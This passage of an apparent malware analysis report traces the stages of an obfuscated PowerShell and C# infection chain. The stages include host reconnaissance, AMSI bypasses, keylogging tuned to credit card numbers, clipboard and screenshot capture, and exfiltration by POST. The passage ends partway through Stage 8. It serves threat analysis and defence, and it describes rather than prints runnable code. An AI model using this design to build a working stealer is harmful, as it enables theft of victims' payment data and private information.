
This script is responsible for conducting and exfiltrating host reconnaissance data via a crafted POST request. Some of the host information it gathers is listed below, in no particular order:
Checks for browser and security software in the CurrentVersion Uninstall Registry keys.
Collects the UserName, MachineName, and BIOS Serial Number.
Collects UserDomainName, UserName, MachineName, NetworkAdapterConfigurations (ID, IP Addresses, MAC Addresses, LAN Names), and Host OS.
Checks if the current user is an Administrator or System.
Collects screen dimensions, current process name and process ID, PowerShell version, host OS architecture, host time zone, system uptime, CPU information, amount of RAM in GB, installed antivirus, and whether the host is virtual or not.
The URL breakdown of this POST request is to another decimal-formatted IP address, with “/business/” as part of the URI, followed by random, lowercase alphabetic numbers that, again, end with either “jsp”, “asp”, or “php”.

Not only does the script use this crafted POST request to exfiltrate host reconnaissance data but it also downloads and executes a fourth payload, as highlighted in the image below, with function name “wzp-jtyofxw”.


Stage 4: Payload Execution Based On Various Scenarios
The fourth highly obfuscated payload has a function name of “wzp-jtyofxw”.

This fourth payload is responsible for initiating multiple additional payloads depending on various cases:
Stage 5: Stealing Credit Card Information
The fifth payload begins with another AMSI bypass script with main function name “skou” (denoted henceforth as “skou2”). However, the follow-on script for “skou2” was different than “skou1” and has a function name of “rbpd-natp”:


This payload is executed with a parameter “$a”, a key used throughout the script. This script is responsible for stealing credit card information utilizing Empire Project’s ‘Get-Keystrokes.ps1’[2] and writing the data to a “.gcc” file located in C:Users<user>AppDataLocalTemp directory. Notice the regex triggers off a 16-digit numeric string that starts with 4, 5, or 6 (Visa, Mastercard, or Discover, respectively) or a 15-digit numeric string that starts with a 3 (American Express). The file will be formatted as such:
$env:tmp + ” + ‘FDSK-‘ + [guid]::NewGuid().Guid + ‘.gcc’
C:Users<user>AppDataLocalTempFDSK-6e2fb759-ce43-405d-b08c-22bb9645f229.gcc
Stage 6: Converting Clipboard Data And Screenshots To Jpeg Files
For the sixth payload, another AMSI bypass script with main function name “skou” (denoted henceforth as “skou3”) was executed with yet another different follow-on script. This “skou3” script kicks off a function named “GzeoIxJSYcMjpiR” with the following parameters:
$pzrin = “$env:tmp” + “tmpaddon-log”
$sqrtkisqa = “*@^][|7o,+_)Waz:MI}jF?l$msPnv0>y” (this is the same key used previously in “skou2”)
This sixth payload is not a PowerShell script. It is a C# script:

This script has two primary goals:
Copy the host’s clipboard data, convert the data to a Base64-encoded string, and save that string as the metadata for a JPEG file named:
$env:TEMP + “tmpaddon-log”
C:Users<user>AppDataLocalTemptmpaddon-log
Take screenshots of the host and convert the JPEG metadata into a file name similar to:
$env:TEMP + guid.substring(0,6) + guid.substring(0,4) + guid.substring(0,7) + “-Public-Updates.chk”
C:Users<user>AppDataLocalTemp86ef38-fb97-2b0b4aa-Public-Updates.chk
Stage 7: Exfiltrating Credit Card Information, Clipboard Data, And Screenshots
The seventh payload is another AMSI bypass script with main function name “skou” (denoted henceforth as “skou4”) that calls a secondary function named “tjvnxghcw”:

This “skou4” is responsible for crafting a POST request to exfiltrate the GCC, CHK, CCC, and tmpaddon-log files:


An example of a URL created for this crafted POST request is shown below:
Stage 8: Checking For The Presence Of Specific Software
The eighth payload is another AMSI bypass script with main function name “skou” (denoted henceforth as “skou5”). This “skou5” launches a function named “riw-jbicey”:
